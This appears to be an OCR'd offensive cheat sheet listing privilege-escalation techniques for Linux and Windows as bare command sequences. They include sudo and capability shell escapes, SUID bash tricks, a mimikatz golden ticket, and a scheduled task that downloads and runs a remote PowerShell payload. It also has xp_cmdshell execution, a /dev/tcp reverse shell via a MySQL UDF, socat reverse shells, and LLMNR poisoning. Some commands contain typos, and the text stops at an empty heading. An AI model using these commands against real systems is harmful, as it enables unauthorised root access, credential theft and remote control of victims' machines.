WWW.HADESS.IO

40 METHODS FOR PRIVILEGE ESCALATION PART 1


ABUSING SUDO BINARIES

Domain: No

Local Admin: Yes

OS: Linux

Type: Abusing Privileged Files



- sudo vim -c ':!/bin/bash'
- sudo find / etc/passwd -exec /bin/bash \;
- echo "os.execute('/bin/bash/')" > /tmp/shell.nse && sudo nmap --script=/tmp/shell.nse
- sudo env /bin/bash
- sudo awk 'BEGIN {system("/bin/bash")}'
- sudo perl -e 'exec "/bin/bash";'
- sudo python -c 'import pty;pty.spawn("/bin/bash")'
- sudo less /etc/hosts - !bash
- sudo man man - !bash
- sudo ftp - ! /bin/bash
- Attacker = socat file:`tty`,raw,echo=0 tcp-listen:1234
- Victim = sudo socat exec:'sh -li',pty,stderr,setsid,sigint,sane tcp:192.168.1.105:1234
- echo test > notes.txt
- sudo zip test.zip notes.txt -T --unzip-command="sh -c /bin/bash"
- sudo gcc -wrapper /bin/bash,-s .


ABUSING SCHEDULED TASKS

Domain: Y/N

Local Admin: Yes

OS: Linux

Type: Abusing Scheduled Tasks



- echo 'chmod +s /bin/bash' > /home/user/systemupdate.sh
- chmod +x /home/user/systemupdate.sh
- Wait a while
- /bin/bash -p
- id && whoami


GOLDEN TICKET WITH SCHEDULED TASKS

Domain: Yes

Local Admin: Yes

OS: Windows

Type: Abusing Scheduled Tasks



1.mimikatz# token::elevate
2.mimikatz# vault::cred /patch
3.mimikatz# lsadump::lsa /patch
4.mimikatz# kerberos::golden /user:Administrator /rc4:<Administrator NTLM(step 3)> /domain:<DOMAIN> /sid:<USER SID> /sids:<Administrator SIDS> /ticket:<OUTPUT TICKET PATH>
5.powercat -l -v -p 443
6.schtasks /create /S DOMAIN /SC Weekly /RU "NT Authority\SYSTEM" /TN "enterprise" /TR "powershell.exe-c 'iex (iwr http://10.10.10.10/reverse.ps1)'"
7.schtasks /run /s DOMAIN /TN "enterprise"


ABUSING INTERPRETER CAPABILITIES

Domain: No

Local Admin: Yes

OS: Linux

Type: Abusing Capabilities



1. getcap -r / 2>/dev/null
   a. /usr/bin/python2.6 = cap_setuid+ep
   b. /usr/bin/python2.6 -c 'import os; os.setuid(0); os.system("/bin/bash")'
   c. id && whoami
2. getcap -r / 2>/dev/null
   a. /usr/bin/perl = cap_setuid+ep
   b. /usr/bin/perl -e 'use POSIX (setuid); POSIX::setuid(0); exec "/bin/bash";'
   c. id && whoami

ABUSING BINARY CAPABILITIES


Domain: No

Local Admin: Yes

OS: Linux

Type: Abusing Capabilities

1. getcap -r / 2>/dev/null
2. /usr/bin/tar = cap dac read search+ep
3. /usr/bin/tar -cvf key.tar /root/.ssh/id_rsa
4. /usr/bin/tar -xvf key.tar
5. openssl req -engine /tmp/priv.so
6. /bin/bash -p
7. id && whoami




ABUSING ACTIVESESSIONS CAPABILITIES

Domain: No

Local Admin: Yes

OS: Windows

Type: Abusing Capabilities



1. https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/lateral_movement/Invoke-SQLOSCmd.ps1
2. . .\Heidi.ps1
3. Invoke-SQLOCmd -Verbose -Command “net localgroup administrators user1 /add” -Instance COMPUTERNAME


ESCALATE WITH TRUSTWORTHY IN SQL SERVER

Domain: Yes

Local Admin: Yes

OS: Windows

Type: Abusing Capabilities



1. . .\PowerUpSQL.ps1
2. Get-SQLInstanceLocal -Verbose
3. (Get-SQLServerLinkCrawl -Verbos -Instance "10.10.10.10" -Query 'select * from master..sysservers').customer.query
4.
5. USE "master";
6. SELECT *, SCHEMA_NAME("schema_id") AS 'schema' FROM "master"."sys"."objects" WHERE "type" IN ('P', 'U', 'V', 'TR', 'FN', 'TF, 'IF');
7. execute('sp_configure "xp_cmdshell",1;RECONFIGURE') at "<DOMAIN>\<DATABASE NAME>"
8. powershell -ep bypass
9. Import-Module .\powercat.ps1
10. powercat -l -v -p 443 -t 10000
11.
12. SELECT *, SCHEMA_NAME("schema_id") AS 'schema' FROM "master"."sys"."objects" WHERE "type" IN ('P', 'U', 'V', 'TR', 'FN', 'TF, 'IF');
13. execute('sp_configure "xp_cmdshell",1;RECONFIGURE') at "<DOMAIN>\<DATABASE NAME>"
14. execute('exec master..xp_cmdshell "\\10.10.10.10\reverse.exe"') at "<DOMAIN>\<DATABASE NAME>"


ABUSING MYSQL RUN AS ROOT

Domain: Yes

Local Admin: Yes

OS: Windows

Type: Abusing Services



1. ps aux | grep root
2. mysql -u root -p
3. \! chmod +s /bin/bash
4. Exit
5. /bin/bash -p
6. id && whoami

ABUSING JOURNALCTL


Domain: No

Local Admin: Yes

OS: Linux

Type: Abusing Services

1. Journalctl
2. !/bin/sh




ABUSING VDS

Domain: No

Local Admin: Yes

OS: Windows

Type: Abusing Services



1.. .\PowerUp.ps1
2. Invoke-ServiceAbuse -Name ‘vds’ -UserName ‘domain\user1’


ABUSING BROWSER

Domain: No

Local Admin: Yes

OS: Windows

Type: Abusing Services



1.. .\PowerUp.ps1
2. Invoke-ServiceAbuse -Name ‘browser’ -UserName ‘domain\user1’


ABUSING LDAP

Domain: Yes

Local Admin: Yes

OS: Linux

Type: Abusing Services



0. exec ldapmodify -x -w PASSWORD
1. paste this
```
dn: cn=openssh-lpk,cn=schema,cn=config
objectClass: olcSchemaConfig
cn: openssh-lpk
olcAttributeTypes: ( 1.3.6.1.4.1.24552.500.1.1.1.13 NAME 'sshPublicKey'
  DESC 'MANDATORY: OpenSSH Public key'
  EQUALITY octetStringMatch
  SYNTAX 1.3.6.1.4.1.1466.115.121.1.40 )
olcObjectClasses: ( 1.3.6.1.4.1.24552.500.1.1.2.0 NAME 'ldapPublicKey' SUP top AUXILIARY
  DESC 'MANDATORY: OpenSSH LPK objectclass'
  MAY ( sshPublicKey $ uid )
  )

```
2. exec ldapmodify -x -w PASSWORD
3. paste this
```
dn: uid=UID,ou=users,ou=linux,ou=servers,dc=DC,dc=DC
changeType: modify
add: objectClass
objectClass: ldapPublicKey
-
add: sshPublicKey
sshPublicKey: content of id_rsa.pub
-
replace: EVIL GROUP ID
uidNumber: CURRENT USER ID
-
replace: EVIL USER ID
gidNumber: CURRENT GROUP ID
```


LLMNR POISONING

Domain: Yes

Local Admin: Y/N

OS: Windows

Type: Abusing Services



1. 1.responder -I eth1 -v
2. 2.create Book.url
3. [InternetShortcut]
4. URL=https://facebook.com
5. IconIndex=0
6. IconFile=\\attacker_ip\not_found.ico


ABUSING CERTIFICATE SERVICES

Domain: Yes

Local Admin: Y/N

OS: Windows

Type: Abusing Services



1. adcspwn.exe --adcs <cs server> --port [local port] --remote [computer]
2. adcspwn.exe --adcs cs.pwnlab.local
3. adcspwn.exe --adcs cs.pwnlab.local --remote dc.pwnlab.local --port 9001
4. adcspwn.exe --adcs cs.pwnlab.local --remote dc.pwnlab.local --output C:\Temp\cert_b64.txt
5. adcspwn.exe --adcs cs.pwnlab.local --remote dc.pwnlab.local --username pwnlab.local\mranderson --password TheOnlyOne! --dc dc.pwnlab.local


MYSQL UDF CODE INJECTION

Domain: Yes

Local Admin: Yes

OS: Linux

Type: Injection



1. mysql -u root -p
2. mysql> use mysql;
3. mysql> create table admin(line blob);
4. mysql> insert into admin values(load_file('/tmp/lib_mysqludf_sys.so'));
5. mysql> select * from admin into dumpfile '/usr/lib/lib_mysqludf_sys.so';
6. mysql> create function sys_exec returns integer soname 'lib_mysqludf_sys.so';
7. mysql> select sys_exec('bash -i >& /dev/tcp/10.10.10.10/9999 0>&1');

IMPERSONATION TOKEN WITH IMPERSONATELOGGEDONUSER


Domain: No

Local Admin: Yes

OS: Windows

Type: Injection

1. 1.SharpImpersonation.exe user:<user> shellcode:<URL>
2. 2.SharpImpersonation.exe user:<user>
   technique:ImpersonateLoggedOnuser



IMPERSONATION TOKEN WITH SEIMPERSONTEPRIVILEGE


Domain: No

Local Admin: Yes

OS: Windows

Type: Injection

1.1.execute-assembly sweetpotato.exe -p beacon.exe



IMPERSONATION TOKEN WITH SELOADDRIVERPRIVILEGE


Domain: No

Local Admin: Yes

OS: Windows

Type: Injection

1.EOPLOADDRIVER.exe System\\CurrentControlSet\\MyService C:\\Users\\Username\\Desktop\\Driver.sys



OPENVPN CREDENTIALS

